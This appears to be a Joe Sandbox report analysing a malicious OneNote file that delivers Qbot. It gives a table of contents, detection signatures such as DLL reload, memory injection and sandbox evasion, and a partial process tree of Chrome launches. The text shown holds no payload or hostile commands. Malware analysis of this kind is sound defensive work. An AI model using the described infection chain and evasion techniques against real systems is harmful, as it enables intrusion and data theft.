ID: 2228952
Sample Name:
ComplaintCopy_54346(Feb01).one
Cookbook: default.jbs
Time: 22:54:01
Date: 01/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents 2
Windows Analysis Report ComplaintCopy_54346(Feb01).one 8
Overview 8
General Information 8
Detection 8
Signatures 8
Classification 8
Process Tree 8
Malware Configuration 11
Yara Signatures 12
Initial Sample 12
Dropped Files 12
Memory Dumps 12
Unpacked PEs 12
Sigma Signatures 12
Data Obfuscation 12
Snort Signatures 12
Joe Sandbox Signatures 13
Operating System Destruction 13
System Summary 13
Persistence and Installation Behavior 13
Boot Survival 13
Hooking and other Techniques for Hiding and Protection 13
Malware Analysis System Evasion 13
HIPS / PFW / Operating System Protection Evasion 13
Stealing of Sensitive Information 13
Remote Access Functionality 13
Mitre Att&ck Matrix 13
Behavior Graph 14
Screenshots 15
Thumbnails 15
Antivirus, Machine Learning and Genetic Malware Detection 17
Initial Sample 17
Dropped Files 17
Unpacked PE Files 17
Domains 17
URLs 17
Domains and IPs 18
Contacted Domains 18
Contacted URLs 19
URLs from Memory and Binaries 19
World Map of Contacted IPs 22
Public IPs 22
Private 23
General Information 23
Warnings 23
Simulations 24
Behavior and APIs 24
Joe Sandbox View / Context 24
IPs 24
Domains 24
ASNs 24
JA3 Fingerprints 24
Dropped Files 24
Created / dropped Files 24
C:\ProgramData\index1.png 24
C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\F2452181-F114-4C5C-8FB5-8F149AA55CB1 25
C:\Users\user\AppData\Local\Microsoft\Office\16.0\onenote.exe_Rules.xml 25
C:\Users\user\AppData\Local\Microsoft\Office\OTele\onenote.exe.db-journal 25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\ComplaintCopy_54346(Feb01).one (On 01-02-2023).one (copy) 26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Open Sections\~ComplaintCopy_54346(Feb01).one.onebackupconstruction 26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Quick Notes\Quick Notes.one (On 01-02-2023).one (copy) 26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\Backup\Quick Notes\~Quick Notes.one.onebackupconstruction 27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000003.bin (copy) 27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000004.bin (copy) 27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000005.bin (copy) 28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000006.bin (copy) 28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000007.bin (copy) 28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000009.bin (copy) 29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000A.bin (copy) 29

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000B.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000C.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000003.bin	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000004.bin	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000005.bin	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000006.bin	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000007.bin	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000009.bin	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000A.bin	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000B.bin	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000C.bin	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000D.bin	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000E.bin	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000F.bin	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000G.bin	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000H.bin	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000I.bin	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000J.bin	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000K.bin	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000L.bin	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000M.bin	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000N.bin	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000O.bin	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000P.bin	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000Q.bin	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000R.bin	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000S.bin	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000T.bin	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000U.bin	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000V.bin	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000010.bin	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000011.bin	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000012.bin	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000013.bin	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000014.bin	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000015.bin	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000016.bin	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000017.bin	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000018.bin	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000019.bin	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001A.bin	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001B.bin	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001C.bin	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001D.bin	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001E.bin	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001F.bin	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001G.bin	45
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001H.bin	45
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001I.bin	45
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001J.bin	46
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001K.bin	46
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001L.bin	46
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001M.bin	47
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001N.bin	47
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001O.bin	47
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001P.bin	48
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001Q.bin	48
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001R.bin	48
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001S.bin	49
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001T.bin	49
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001U.bin	49
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001V.bin	50
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000020.bin	50
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000021.bin	50
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000022.bin	51
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000023.bin	51
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000024.bin	51
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000025.bin	52
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000026.bin	52
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000027.bin	52
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000028.bin	53
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000029.bin	53
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002A.bin	53
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002B.bin	54
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002C.bin	54
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002D.bin	54

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002E.bin 55
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002F.bin 55
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002G.bin 55
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002H.bin 56
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002I.bin 56
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002J.bin 56
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002K.bin 57
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002L.bin 57
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002M.bin 57
Static File Info 58
General 58
File Icon 58
Network Behavior 58
Network Port Distribution 58
TCP Packets 58
DNS Queries 60
DNS Answers 61
HTTP Request Dependency Graph 67
Statistics 68
Behavior 68
System Behavior 70
Analysis Process: ONENOTE.EXEPID: 3596, Parent PID: 4072 70
General 70
File Activities 70
Registry Activities 70
Analysis Process: mshta.exePID: 5980, Parent PID: 4072 70
General 70
File Activities 71
Registry Activities 71
Analysis Process: curl.exePID: 3320, Parent PID: 5980 71
General 71
File Activities 71
Analysis Process: ONENOTEM.EXEPID: 6824, Parent PID: 3596 71
General 71
Analysis Process: conhost.exePID: 1408, Parent PID: 3320 72
General 72
File Activities 72
Analysis Process: ONENOTEM.EXEPID: 4820, Parent PID: 4072 72
General 72
Analysis Process: rundll32.exePID: 3856, Parent PID: 5980 72
General 72
File Activities 73
File Created 73
File Written 73
Analysis Process: wermgr.exePID: 5056, Parent PID: 3856 74
General 74
Analysis Process: wermgr.exePID: 5248, Parent PID: 3856 74
General 74
File Activities 75
File Created 75
File Written 75
File Read 76
Registry Activities 76
Key Created 76
Key Value Created 76
Key Value Modified 76
Analysis Process: MiniSearchHost.exePID: 928, Parent PID: 824 77
General 77
Analysis Process: chrome.exePID: 2776, Parent PID: 3596 78
General 78
Analysis Process: chrome.exePID: 6844, Parent PID: 2776 78
General 78
Analysis Process: chrome.exePID: 3412, Parent PID: 3596 78
General 78
Analysis Process: chrome.exePID: 4140, Parent PID: 3412 79
General 79
Analysis Process: chrome.exePID: 6028, Parent PID: 3596 79
General 79
Analysis Process: chrome.exePID: 7232, Parent PID: 6028 79
General 79
Analysis Process: chrome.exePID: 7408, Parent PID: 3596 80
General 80
Analysis Process: chrome.exePID: 7644, Parent PID: 7408 80
General 80
Analysis Process: chrome.exePID: 7792, Parent PID: 3596 80
General 80
Analysis Process: chrome.exePID: 8012, Parent PID: 7792 81
General 81
Analysis Process: chrome.exePID: 8148, Parent PID: 3596 81
General 81
Analysis Process: chrome.exePID: 4304, Parent PID: 8148 81
General 81
Analysis Process: chrome.exePID: 4116, Parent PID: 3596 82
General 82
Analysis Process: chrome.exePID: 7368, Parent PID: 4116 82
General 82

Analysis Process: chrome.exePID: 8000, Parent PID: 3596 82
General 82
Analysis Process: chrome.exePID: 1680, Parent PID: 8000 82
General 82
Analysis Process: chrome.exePID: 7592, Parent PID: 3596 83
General 83
Analysis Process: chrome.exePID: 1908, Parent PID: 3596 83
General 83
Analysis Process: chrome.exePID: 4492, Parent PID: 7592 83
General 83
Analysis Process: chrome.exePID: 8376, Parent PID: 1908 84
General 84
Analysis Process: chrome.exePID: 8564, Parent PID: 3596 84
General 84
Analysis Process: chrome.exePID: 8868, Parent PID: 8564 84
General 84
Analysis Process: chrome.exePID: 9068, Parent PID: 3596 85
General 85
Analysis Process: chrome.exePID: 8392, Parent PID: 3596 85
General 85
Analysis Process: chrome.exePID: 2532, Parent PID: 9068 85
General 85
Analysis Process: chrome.exePID: 8712, Parent PID: 8392 86
General 86
Analysis Process: chrome.exePID: 8308, Parent PID: 3596 86
General 86
Analysis Process: chrome.exePID: 9488, Parent PID: 8308 86
General 86
Analysis Process: chrome.exePID: 9680, Parent PID: 3596 86
General 86
Analysis Process: chrome.exePID: 9884, Parent PID: 9680 87
General 87
Analysis Process: chrome.exePID: 9960, Parent PID: 3596 87
General 87
Analysis Process: chrome.exePID: 1828, Parent PID: 3596 87
General 87
Analysis Process: chrome.exePID: 7688, Parent PID: 9960 88
General 88
Analysis Process: chrome.exePID: 7396, Parent PID: 1828 88
General 88
Analysis Process: chrome.exePID: 10028, Parent PID: 3596 88
General 88
Analysis Process: chrome.exePID: 2884, Parent PID: 10028 89
General 89
Analysis Process: chrome.exePID: 8248, Parent PID: 3596 89
General 89
Analysis Process: chrome.exePID: 10324, Parent PID: 8248 89
General 89
Analysis Process: chrome.exePID: 10532, Parent PID: 3596 89
General 90
Analysis Process: chrome.exePID: 10720, Parent PID: 10532 90
General 90
Analysis Process: chrome.exePID: 10772, Parent PID: 3596 90
General 90
Analysis Process: chrome.exePID: 11260, Parent PID: 10772 90
General 90
Analysis Process: chrome.exePID: 9088, Parent PID: 3596 91
General 91
Analysis Process: chrome.exePID: 11092, Parent PID: 3596 91
General 91
Analysis Process: chrome.exePID: 11100, Parent PID: 9088 91
General 91
Analysis Process: chrome.exePID: 11320, Parent PID: 11092 92
General 92
Analysis Process: chrome.exePID: 11476, Parent PID: 3596 92
General 92
Analysis Process: chrome.exePID: 11696, Parent PID: 11476 92
General 92
Analysis Process: chrome.exePID: 11888, Parent PID: 3596 93
General 93
Analysis Process: chrome.exePID: 12188, Parent PID: 11888 93
General 93
Analysis Process: chrome.exePID: 6848, Parent PID: 3596 93
General 93
Analysis Process: chrome.exePID: 11688, Parent PID: 3596 93
General 93
Analysis Process: chrome.exePID: 1476, Parent PID: 6848 94
General 94
Analysis Process: chrome.exePID: 12208, Parent PID: 11688 94
General 94
Analysis Process: chrome.exePID: 12312, Parent PID: 3596 94
General 94
Analysis Process: chrome.exePID: 12544, Parent PID: 12312 95
General 95
Analysis Process: chrome.exePID: 12696, Parent PID: 3596 95
General 95
Analysis Process: chrome.exePID: 12928, Parent PID: 12696 95

General 95
Analysis Process: chrome.exePID: 13084, Parent PID: 3596 96
General 96
Analysis Process: chrome.exePID: 12528, Parent PID: 3596 96
General 96
Analysis Process: chrome.exePID: 12416, Parent PID: 13084 96
General 96
Analysis Process: chrome.exePID: 7620, Parent PID: 12528 97
General 97
Analysis Process: chrome.exePID: 13384, Parent PID: 3596 97
General 97
Analysis Process: chrome.exePID: 13700, Parent PID: 13384 97
General 97
Analysis Process: chrome.exePID: 13808, Parent PID: 3596 97
General 97
Analysis Process: chrome.exePID: 14008, Parent PID: 13808 98
General 98
Analysis Process: chrome.exePID: 14220, Parent PID: 3596 98
General 98
Analysis Process: chrome.exePID: 1144, Parent PID: 14220 98
General 98
Analysis Process: chrome.exePID: 2788, Parent PID: 3596 99
General 99
Analysis Process: chrome.exePID: 9516, Parent PID: 2788 99
General 99
Analysis Process: chrome.exePID: 9916, Parent PID: 3596 99
General 99
Analysis Process: chrome.exePID: 5900, Parent PID: 9916 100
General 100
Analysis Process: chrome.exePID: 14476, Parent PID: 3596 100
General 100
Analysis Process: chrome.exePID: 14644, Parent PID: 3596 100
General 100
Analysis Process: chrome.exePID: 14768, Parent PID: 14476 100
General 100
Analysis Process: chrome.exePID: 15068, Parent PID: 3596 101
General 101
Analysis Process: chrome.exePID: 15160, Parent PID: 14644 101
General 101
Analysis Process: chrome.exePID: 7292, Parent PID: 3596 101
General 101
Analysis Process: chrome.exePID: 10696, Parent PID: 15068 102
General 102
Analysis Process: chrome.exePID: 15364, Parent PID: 7292 102
General 102
Analysis Process: chrome.exePID: 15404, Parent PID: 3596 102
General 102
Analysis Process: chrome.exePID: 16024, Parent PID: 15404 103
General 103
Analysis Process: chrome.exePID: 16032, Parent PID: 3596 103
General 103
Analysis Process: chrome.exePID: 15412, Parent PID: 3596 103
General 103
Analysis Process: chrome.exePID: 15432, Parent PID: 16032 104
General 104
Analysis Process: chrome.exePID: 14168, Parent PID: 15412 104
General 104
Analysis Process: chrome.exePID: 11920, Parent PID: 3596 104
General 104
Analysis Process: chrome.exePID: 14824, Parent PID: 3596 104
General 104
Analysis Process: chrome.exePID: 15996, Parent PID: 11920 105
General 105
Analysis Process: chrome.exePID: 5112, Parent PID: 3596 105
General 105
Analysis Process: chrome.exePID: 16576, Parent PID: 14824 105
General 105
Analysis Process: chrome.exePID: 16704, Parent PID: 3596 106
General 106
Analysis Process: chrome.exePID: 16816, Parent PID: 5112 106
General 106
Analysis Process: chrome.exePID: 17052, Parent PID: 3596 106
General 106
Analysis Process: chrome.exePID: 17352, Parent PID: 16704 107
General 107
Analysis Process: chrome.exePID: 17124, Parent PID: 3596 107
General 107
Analysis Process: chrome.exePID: 16424, Parent PID: 17052 107
General 107
Analysis Process: chrome.exePID: 7616, Parent PID: 3596 107
General 108
Analysis Process: chrome.exePID: 13480, Parent PID: 17124 108
General 108
Analysis Process: chrome.exePID: 11728, Parent PID: 3596 108
General 108
Analysis Process: chrome.exePID: 14384, Parent PID: 7616 108
General 108

Analysis Process: chrome.exePID: 11356, Parent PID: 3596 109
General 109
Analysis Process: chrome.exePID: 17468, Parent PID: 11728 109
General 109
Analysis Process: chrome.exePID: 17628, Parent PID: 3596 109
General 109
Analysis Process: chrome.exePID: 17712, Parent PID: 11356 110
General 110
Analysis Process: chrome.exePID: 17916, Parent PID: 3596 110
General 110
Disassembly 110


Windows Analysis Report

ComplaintCopy_54346(Feb01).one


Overview

General Information

Sample Name:	ComplaintCopy_54346(Feb01).one
Analysis ID:	2228952
MD5:	789427557227…
SHA1:	7e3ad53edf9ea..
SHA256:	41162598fb30c..
Infos:	



Detection




Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- Sigma detected: Execute DLL with s…
- DLL reload attack detected
- Yara detected Malicious OneNote
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Contains functionality to access Ph…
- Tries to detect sandboxes and other…
- Allocates memory in foreign process…
- Writes to foreign memory regions
- Contains functionality to infect the b…
- PE file has nameless sections

Classification



Process Tree

- **System is w11x64_office2021**
- ONENOTE.EXE (PID: 3596 cmdline: C:\Program Files (x86)\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\ComplaintCopy_54346(Feb01).one MD5: BAD3F001A4F10851F35F69CDA7267A84)
  - ONENOTEM.EXE (PID: 6824 cmdline: /tsr MD5: D4F056643325867804469 8A6F57681D1)
  - chrome.exe (PID: 2776 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
    - chrome.exe (PID: 6844 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1720,i,13133294871945834179,7668959654319283960,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 3412 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
    - chrome.exe (PID: 4140 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2004 --field-trial-handle=1736,i,3287171770716033478,337270568941747 2233,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 6028 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
    - chrome.exe (PID: 7232 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1912 --field-trial-handle=1664,i,13521978810902571107,17385334267372756995,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 7408 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
    - chrome.exe (PID: 7644 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2016 --field-trial-handle=1748,i,5209631949940382823,8689814655364980653,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 7792 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
    - chrome.exe (PID: 8012 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1880 --field-trial-handle=1788,i,11579119628057390005,10372247718544522129,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 8148 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
    - chrome.exe (PID: 4304 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1956 --field-trial-handle=1748,i,8636032682213568755,18362826956280725044,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 4116 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
    - chrome.exe (PID: 7368 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1660,i,5697102979995698878,12883111118733907942,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)

- chrome.exe (PID: 8000 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 1680 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1920 --field-trial-handle=1680,i,15719647998286634694,3245657932280703081,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 7592 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 4492 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2008 --field-trial-handle=1724,i,15752347053279151072,4029534663059628402,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 1908 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 8376 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2000 --field-trial-handle=1752,i,7097989774827355113,13180073430486128963,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 8564 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
  - chrome.exe (PID: 8868 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=1936 --field-trial-handle=1696,i,2340948773437487322,16804471427243733179,131072 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationTargetPrediction /prefetch:8 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
- chrome.exe (PID: 9068 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument https://o15.officeredir.microsoft.com/r/rlidLicensingRepair?ver=16&app=onenote.exe&clid=1033&lidhelp=0409&liduser=2000&lidui=0409 MD5: 7BC7B4AEDC055BB02BCB52710132E9E1)
